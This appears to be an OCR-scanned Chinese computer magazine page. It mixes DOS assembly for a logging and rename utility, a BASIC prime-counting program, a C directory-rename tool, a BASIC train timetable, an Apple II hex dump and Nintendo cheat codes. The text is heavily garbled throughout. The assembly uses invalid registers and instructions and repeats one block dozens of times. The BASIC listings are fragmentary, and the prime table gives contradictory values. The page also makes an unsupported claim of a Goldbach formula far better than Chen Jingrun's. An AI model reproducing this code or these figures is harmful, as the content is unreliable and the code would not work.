num3 db '30h,30h'
num4 db '30h,30h,20h,30h'

```

```

operat db '操作:', '1', '20h,20h'
time db '时间:',
year1 db '20h,20h'
year2 db '20h,20h',
month db '20h,20h',
day db '20h,20h,20h'
hour db '20h,20h',
minute db '20h,20h'

```

```

count equ % -exec
fname db 'e:\43943'

```

```

\hist.doc',0,0
txx1 db '0ah,0ah,'信息已发出[Y]'
txx2 db '0ah,0ah,'信息未发出[N]'
txx3 db '0ah,0ah,'需重新入网[R]'
txx4 db '0ah,0ah,'需手动操作[T]'
txx5 db '0ah,0ah,'请选择'

```

```

[Y.N.R.T]','024h
txx22 db '0ah,0ah,'改名操作失败!','24h'
txx33 db '0ah,0ah,'输入操作员代号!','24h'
txx44 db '0ah,0ah,'自动登录工作成功!!!','24h'
txx55 db '0ah,0ah,'查看信息登录否(Y)?','24h'
txx66 db '0ah,0ah,'按任意键继续.....','24h'
txx77 db '0ah,0ah,'程序统计时出错!','24h'
txx88 db '0ah,0ah,'改名操作成功!!!','24h'
txx99 db '0ah,0ah,'自动登录工作失败!','24h'
txx100 db '0ah,0ah,'信息是否确实发出(Y or N)?','24h'
mytbf db 1

```

```

db 8 dup(' ')
db 'XXXB'
db 25 dup(0)

```

```

rename db 1
db 8 dup(' ')
db 'XXXB'
db 5 dup(0)
db 8 dup(' ')
db '某某某'
db 09h dup(0)
db 0

```

```

mybuff db 64 dup(20h)
db 0

```

```

mybuff1 db 12 dup(20h)
db 25 dup(0)

```

```

handle dw 0
buff1 db 64 dup(0)
begin: push cs
pop ds
begin1:mov dx,offset txx1
mov ah,09h
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,72h
jnc yyy
jmp exit
cmp al,6eh
jnc nnn
mov al,31h
jmp exit
cmp al,74h
jnc nnn1
mov al,30h
jmp exit
cmp al,79h
jnc nnn
mov ah,09h
int dx,offset txx10
mov ah,01h
int 21h
or al,20h
cmp al,79h
jnc begin1
mov ah,2ah
int 21h
mov ax,cx
mov al,100
div cl
mov bx,ax
push bx
hex:hex bl,year1
hex:hex bh,year2
hex:hex bd,month
hex:hex bd,day
pop ax
mov al,ah
xor ah,ah
mov cl,2
div cl
cmp ax,1
jz nameno
jz fname+13
nameno:mov ah,2ch
int 21h
push cx
hex:hex ch,hour
pop cx
hex:hex cf,minute
operat:mov ah,09h
mov dx,offset txx3
int 21h
mov ah,01h
int 21h
cmp al,31h
jz operat1
cmp al,3ah
jz operat2
or al,20h
cmp al,61h
jnc operat1
txx77:mov operat+09,al
mov dx,offset fname
mov al,2
mov ah,3dh
int 21h
jz illl
mov bx,ax
mov handle,ax
mov ah,3fh
mov ex,0040h
mov dx,offset buff1
int 21h
jz exist1
mov al,offset buff1+10
mov di,offset exec+7
mov cx,0003
rep movsb
mov al,offset buff1+22
mov di,offset words
mov cx,0008
rep movsb
xor cx,cx

```

```

xor dx,dx
mov al,2
mov ah,42h
int 21h
je exist1
jmp exist2
mov ex,00h
mov ah,3ch
int 21h
je exist2
mov bx,ax
mov handle,ax
mov ah,40h
mov bx,handle
rmov dx,offset zzz
mov cx,count
int 21h
je exist2
mov di,offset mybuff1
mov ah,12h
rep movsb
mov si,offset mybuff+1
mov di,offset num
mov cx,8
rep movsb
inc di
mov ex,03
rep movsb
mov ah,23h
mov dx,offset mybuff1
mov bx,dx
mov word ptr [x+6ah],0000
int 21h
or al,al
jz mmm2
mov ah,09h
mov dx,offset txx7
int 21h
jmp e:ist2
exist: jmp exist1
hexcit:mov v ah,09h
mov dx,offset txx8
int 21h
jmp off3
mmm2: mov bx,dx
mov ax,word ptr [bx+23h]
mov cl,100
div cl
mov dx,ax
hex:hex di,num1
hex:hex di,num2
mov ax,word ptr [bx+21h]
mov cl,100
div cl
mov dx,ax
hex:hex di,num3
hex:hex di,num4
cmp exge+9,'9'
jnz ill0
mov excc+9,30h
cmp excc+8,'9'
jnz ill1
mov excc+8,30h
inc excc+7
jmp ill
ill1: inc excc+8
jmp ill
ill0: inc excc+9
ill: mov si,offset num1+7
mov di,offset words+7
mov cx,7
loop2: mov al,[si]
:ub al,30h
add byte ptr [di],al
cmp byte ptr [di],3ah
jb loop1
sub byte ptr [di],10
inc byte ptr [di]-1
loop1: dec si
csc di
das cx
cmp ex,0
jnz loop2

```

```

exist1:
ill:
exist2:
off2:
off1:
exist:

```

```

mov al,[si]
sub al,30h
add byte ptr [di],al
mov ex,count
mov bx,handle
mov dx,offset exec
mov ah,40h
int 21h
jnc off2
jmp exist2
mov dx,offset mytbf
mov ah,12h
int 21h
or al,al
jnz off1
jmp ill
mov ah,09h
mov dx,offset txx4
int 21h
mov cx,0003
mov si,offset exec+7
mov di,offset txx1
int 21h
rep movsb
mov ax,4200h
mov bx,handle
int 21h
or al,al
jnz www
jnz hexcit
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov ex,dx
mov al,0
mov bx,handle
mov cx,0
mov ax,4200h
mov bx,handle
int 21h
jnz www
jmp exist2
www: mov bx,handle
mov cx,count
mov dx,offset zzz
mov ah,40h
int 21h
mov dx,offset rename
mov ah,17h
int 21h
or al,al
cmp al,00h
jz mess
mov ah,09h
mov dx,offset txx2
int 21h
jmp mess1
mess: mov ah,09h
mov dx,offset txx8
int 21h
mess1: mov ah,09h
mov dx,offset txx5
int 21h
mov ah,07h
int 21h
or al,20h
cmp al,79h
jz exist2
xor dx,dx
mov ex,dx
mov
```


电算π(N)函数

1988年,中国科学学院的学部委员,潘承洞教授,写了一本名叫《素数定理的初等证明》的书,在序言中,开门见山的说,素数是数学中最重要最基本的概念之一。素数定理是...

```
70 IF I/J=INT(I/
S)THEN 110
80 NEXT J
90 K=K+1
100 PRINT K,I
110 NEXT I
120 PRINT
130 PRINT"PI(",N);
="K
140 END
150 有了它,很容易就验证陈景润(初等数论)第8页的表。
```

2000 303 PI(200)=46
5000 669 PI(5000)=5138
10090 1229
50000 5133
100000 9592
以上这些函数值,均在IBM-286机取,在IBM-286机,则结果完全相同,只是校费时,注意:本程序只需作点修改,就能计算哥德巴赫偶数猜想:
N=PI+P2
的解数D(N)的数值,并能找到比陈景润好66倍的D(N)渐近公式。

REN是DOS中的一条修改文件名的内部命令,但它不能对目录名进行修改,这给用户的某些特殊操作带来不便。虽然在修改目录名时可以使用其它工具软件,但与DOS的命令相比,操作上的繁琐一些。笔者在对MICROSOFT C的库函数进行研究时,发现使用其RENAME函数可以完成对目录名的修改,故编写了一个修改目录名的程序RNDIR。来做为DOS的一条外部命令使用。该程序不仅能够修改文件名、目录名,而且还可以完成磁盘内的文件移动。此程序使用MICROSOFT C编写,在长城机、东海机及IBM兼容机上均获得了很好的使用效果。北京 李群

为解决外出旅游、出差或迎送客人等,需要随时查询火车到、发时刻的问题,本人最近用BASIC语言编制了一个通用查询程序。本程序适用于各地列车时刻的查询,作为一个例子,程序中是青岛站的列车到、发时刻,读者可通过修改20语句和DATA数据,就可变成读者当地列车到、发时刻,由于编程原理较简单,这里不再详述。

```
140 RETURN
200 PRINT:PRINT:INPUT"发站或车次":A$
210 FOR I=1 TO 30
220 IF A$=C$(I)OR A$=N$(I) THEN PRINT C$(I);A$;K$
(I);"到达";S;"时间是:";T$(I);N$=I
230 NEXT I:IF N=0 THEN PRINT"输入错误"
240 RETURN
250 DATA 512,普快,徐州,0645,502,普客,济南东,0636,106,直快,通化,1
```

```
370 DATA 311,普快,徐州,2137,276,直快,太原,0653
380 DATA 501,普快,济南东,1744,233,直快,上海,1025,505,普快,烟台,2022
390 DATA 311,普快,徐州,2137,276,直快,太原,0653
400 DATA 501,普快,济南东,1744,233,直快,上海,1025,505,普快,烟台,2022
410 DATA 311,普快,徐州,2137,276,直快,太原,0653
420 DATA 501,普快,济南东,1744,233,直快,上海,1025,505,普快,烟台,2022
```

在FOXBASE中有一个FILE函数,用来返回磁盘上是否有要查找的文件,用起来相当方便,而学用6502汇编语言写了一个小程序,为苹果机、中华学习机增加此功能。使用时只要运行程序,就可以用FILE文件名来查询文件,如盘上无此文件,则每次\$06单元的值\$FF,否则为\$00

```
这个命令不但适用于T类文件,而且适用于任何类型的文件。在APPLE II上用LISA V2.5调试通过)
0300 - CE 09 A9 A9 68 8D 1E 9D
0308 - A9 BA 8D 1F 9D A2 04 B0
0310 - 39 03 9D 83 A8 CA DO F7
0318 - A2 11 BD 2E 03 9D DE BC
0320 - CA DO P7 A2 2C BD 3D 03
0328 - 9D 68 BA CA DO P7 60 C6
0330 - 06 20 73 BA 4C 7F B3 4C
0338 - DF BC 46 49 4C C5 A9 00
0340 - 85 06 20 73 BA 20 71 A2
0348 - A2 03 BD E6 BC 48 BD 72
0350 - B3 9D E6 BC 68 9D 72 B3
0358 - BD E0 BC 48 BD FD AC 9D
0360 - E0 BC 68 9D FD AC CA DO
0368 - E1 60 00 00 00 00 00 00
```

使用FILE函数时,只要运行程序,就可以用FILE文件名来查询文件,如盘上无此文件,则每次\$06单元的值\$FF,否则为\$00

```
struct find_t c_file;
int result;
/* 检查命令行参数个数是否合法 */
if (argc < 3)
print("Invalid number of parameters.
");
return(-1);
/* 寻找原文件或原目录 */
if (!goos_findfirst(name[1], &SUBDIR,&c_file))
print("Subdir not found. N");
return(-1);
/* 修改文件名或目录名 */
if (rename(name[1],name[2])){
print("Duplicate subdir name. N");
return(-1);
}
```

最新任天堂电视游戏秘技集锦(三)

1. 冒险岛 II (续上期)
鲜花的秘密:高桥在路上得不到可获取的鲜花时应向外篱笆,鲜花在画面左侧消失的瞬间会变成草原来由高篱笆后突然袭击。
钥匙:获得隐形蛋中的钥匙,会把高桥带入云层、奖励密室、跳关密室等地方。
2. 彩虹岛
解开谜题的关键,最重要的是收集到每关中的红、橙、黄、绿、青、蓝、七色钻石,拼好RAINBOW一词后再与敌首脑作战,取胜后获得大钻石,依次获得七枚这样的大钻石,才能进入第八关。
3. 孤独战士 (续上期)
第五关:9801,2168
第六关:2587,0666
打完六关后,需要将前六关重新打一遍后才能进入第七关,以下述密码可以直接进入第七关。

第七关:1192(较靠体力)和装备)
3279(较靠体力)和装备)
4. 超级赛亚人 (CONTRA FORCE)
这个双人游戏可以从布里斯、史密斯、艾恩和毕安斯四位主角中任意选择上场。布里斯跳跃好但射击速度慢,武器升级后可获得手枪,火球弹;史密斯的射击反应快,但跳跃差,武器升级后可获得炸弹和追踪导弹;艾恩的火炮喷射器射程短,但穿透力强,武器升级后可获得炸弹;毕安斯是个爆破手,武器升级后可获得定时炸弹和定时地雷。
